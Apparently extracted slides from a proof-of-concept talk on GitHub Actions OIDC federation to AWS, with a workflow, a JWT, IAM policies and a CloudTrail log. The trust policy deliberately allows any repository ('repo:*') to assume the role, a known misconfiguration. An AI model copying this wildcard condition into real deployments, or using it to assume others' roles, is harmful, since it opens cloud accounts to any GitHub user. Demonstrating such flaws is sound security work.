


3. OIDC Authentication Flow

OIDC Authentication Flow



OIDC Authentication Flow



Role to assume

```
1  name: S3 List
2
3  on:
4    workflow_dispatch:
5      inputs:
6        role_arn:
7          description: "ARN del IAM role con permisos s3:ListBucket"
8          required: true
9        bucket:
10         description: "Nombre del bucket S3 a listar"
11         required: true
12
13  permissions:
14    id-token: write
15    contents: read
16
17  jobs:
18    list:
19      runs-on: ubuntu-latest
20      steps:
21        - uses: aws-actions/configure-aws-credentials@v6
22          with:
23            role-to-assume: ${{ github.event.inputs.role_arn }}
24            aws-region: us-east-1
25
26        - run: aws s3 ls s3://${{ github.event.inputs.bucket }}/
```




```
{
  "aud": "sts.amazonaws.com",
  "iss": "https://token.actions.githubusercontent.com",
  "sub": "repo:jbarreto7991@388999999/jbarreto_github_oidc_aws@1340999999:ref:refs/heads/main",
  "actor": "jbarreto7991",
  "actor_id": "388999999",
  "repository": "jbarreto7991/jbarreto_github_oidc_aws",
  "repository_id": "1340999999",
  "repository_owner_id": "388999999",
  "ref": "refs/heads/main",
  "ref_protected": "false",
  "ref_type": "branch",
  "event_name": "workflow_dispatch",
  "repository_visibility": "private",
  "runner_environment": "github-hosted",
  "exp": 1787474335,
  "iat": 1787474035,
  "jti": "d90d21f7-xxxx-xxxx-xxxx-xxxxxxxxxxxxxx",
  ...
}
```

The JWT generated by GitHub **is just a signed identity assertion**. It contains claims (sub, aud, iss, exp, etc.) but **doesn't contain an AccessKeyId, SecretAccessKey, or SessionToken**. It's like a passport: it proves who you are, but it doesn't give you access to anything on its own.



OIDC Authentication Flow

```
17 jobs:
18   list:
19     runs-on: ubuntu-latest
20     steps:
21       - uses: aws-actions/configure-aws-credentials@v6
22         with:
23           role-to-assume: ${{ github.event.inputs.role_arn }}
24           aws-region: us-east-1
25
26     - run: aws s3 ls s3://${{ github.event.inputs.bucket }}/
```



Pipeline Executes Cloud Taks

¿IAM Role?

ARN

arn:aws:iam::941178999999:role/gh-oidc-poc-01-any-repository

1. Trusted Policy


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "GitHubAnyRepository",
      "Effect": "Allow",
      "Principal": {
        "Federated":
          "arn:aws:iam::941178999999:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
        },
        "StringLike": {
          "token.actions.githubusercontent.com:sub": "repo:*"
        }
      }
    }
  ]
}
```

2. Permission Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "ListS3BucketsOnly",
      "Effect": "Allow",
      "Action": [
        "s3:ListAllMyBuckets",
        "s3:GetBucketLocation"
      ],
      "Resource": "*"
    }
  ]
}
```



OIDC Authentication Flow



Validates policy

IAM ROLE ARN

arn:aws:iam::941178999999:role/gh-oidc-poc-01-any-repository

Trusted Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "GitHubAnyRepository",
      "Effect": "Allow",
      "Principal": {
        "Federated":
"arn:aws:iam::941178999999:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "token.actions.githubusercontent.com:aud":
"sts.amazonaws.com"
        },
        "StringLike": {
          "token.actions.githubusercontent.com:sub": "repo:*"
        }
      }
    }
  ]
}
```

JWT

```
{
  "aud": "sts.amazonaws.com",
  "iss":
"https://token.actions.githubusercontent.c
om",
  "sub":
"repo:jbarreto7991@388999999/jbarret
o_github_oidc_aws@1340999999:ref:re
fs/heads/main",
  ...
}
```



CloudTrail Log – AssumeRoleWithWebIdentity

```
{
  "eventTime": "2026-08-23T08:33:58Z",
  "eventSource": "sts.amazonaws.com",
  "eventName": "AssumeRoleWithWebIdentity",
  "awsRegion": "us-east-1",
  "sourceIPAddress": "4.246.127.128",
  "userAgent": "aws-cli/2.36.24 ... sts.assume-role-with-web-identity",

  "userIdentity": {
    "type": "WebIdentityUser",
    "identityProvider":
"arn:aws:iam::941178999999:oidc-provider/token.actions.githubusercontent.com",
    "userName":
"repo:jbarreto7991@38842821/jbarreto_github_oidc_aws@1340442766:ref:refs/heads/main"
  },


  "requestParameters": {
    "roleArn":
"arn:aws:iam::941178999999:role/gh-oidc-poc-01-any-repository",
    "roleSessionName": "GitHubActions-DirectSTS",
    "durationSeconds": 3600
  },

  "responseElements": {
    "credentials": {
      "accessKeyId": "ASIA5WIUYAXMD4EVXMFH",
      "sessionToken": "IQoJb3JpZ2luX2Vj...[REDACTED]",
      "expiration": "2026-08-23T09:33:58Z"
    },
```

```
    "subjectFromWebIdentityToken":
"repo:jbarreto7991@38842821/jbarreto_github_oidc_aws@1340442766:ref:refs/heads/main",
    "assumedRoleUser": {
      "assumedRoleId":
"ARO5WIUYAXMKEH4NF4YE:GitHubActions-DirectSTS",
      "arn":
"arn:aws:sts::941178999999:assumed-role/gh-oidc-poc-01-any-repository/GitHubActions-DirectSTS"
    },
    "provider":
"arn:aws:iam::941178999999:oidc-provider/token.actions.githubusercontent.com",
    "audience": "sts.amazonaws.com"
  },

  "resources": [
    {
      "accountId": "941178999999",
      "type": "AWS::IAM::Role",
      "ARN":
"arn:aws:iam::941178999999:role/gh-oidc-poc-01-any-repository"
    }
  ]
}
```



